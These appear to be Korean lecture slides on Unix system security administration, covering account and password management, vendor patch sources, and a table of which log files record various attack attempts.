  - 사용자 계정 관리
  - 네트워크 서비스의 관리
  - 데이터의 보호
  - 시스템 보안 침해사고의 발견 및 조치

유닉스 시스템 보안 관리

-시스템 관리자의 보안 관리-

- 사용자의 관리
  - 사용자의 추가, 감시, 불필요한 계정 사용정지, 제거,패스워드 검사 등
- 시스템의 관리
  - 디스크, 주변장치 등 H/W의 추가, 제거 등
- 프로그램의 관리
  - 운영체제 및 응용프로그램 등 S/W의 설치, 구성, 업그레이드, 삭제 등
- 서비스의 관리
  - 네트워크 프로그램의 설치, 구성, 업그레이드, 감시, 제거 등

유닉스 시스템 보안 관리
-사용자 계정 관리 및 그 정책-

- 새로운 사용자의 추가
  - 일관성의 유지를 위해 관리용 유틸리티 사용
    - /etc/passwd 파일 내 계정 추가, 홈 디렉토리 작성, 홈 디렉토리의 소유자, 그룹, 접근허용 설정 등 ...
    - .profile, .login 작성, 접근허용 (755) 설정
- 불필요한 사용자의 제거
  - 홈 디렉토리의 삭제, /etc/passwd 파일, /etc/group 파일내 항목 삭제 등 ...
  - 특히, guest 등의 default 계정 제거

유닉스 시스템 보안 관리

-패스워드 관리-

- 쉐도우 패스워드 파일 사용
  - /usr/sbin/pwconv, pwunconv
- 추측하기 쉬운 패스워드 사용 금지
  - crack 등의 패스워드 검사 프로그램 이용 점검
  - passwd+, npasswd, anlpasswd 등 이용
- 패스워드 강제 변경 옵션 활용
  - -n 옵션 : 패스워드 최소 사용일수
  - -x 옵션 : 패스워드 최대 사용일수
  - -w 옵션 : 경고 일수
- 패스워드 최소 길이 제한
  - /etc/default/passwd의 PASSLENGTH로 지정
- 기타 시스템별 추가 기능 활용

유닉스 시스템 보안 관리

-신속한 시스템 보안패치-


- Linux Red Hat : http://www.redhat.com/errata
- SUNOS : http://sunsolve.sun.com/pub-cgi/show.pl?target=patches/patch-access
- HPUX : http://us-support2.external.hp.com/
- IBM AIX : ftp://aix.software.ibm.com/aix/efixes/security/
- NOVELL : ftp://ftp.novell.com
- SCO : ftp://ftp.sco.com
- SGI : ftp://ftp.sgi.com/security/sgi

유닉스 시스템 보안 관리
-주기적 로그 관리-

- **보안관련** UNIX **로그 파일**

해킹방법	Utmp wtmp	Access_log	messages	News log	Su log	Secure log	Spooler log	Syslog	비고
SPAM relay								O	
Popd			O			O			
Imapd			O			O			
Named			O						
Innd				O			O		
Identd			O						
Phf 등 CGI		O							
Portscan									모니터링
Mscan		O	O			O			
su 시도			O		O				
원격 login	O		O			O		O	
원격 ftp	O		O			O		O	
서비스거부									모니터링

Q & A



수고하셨습니다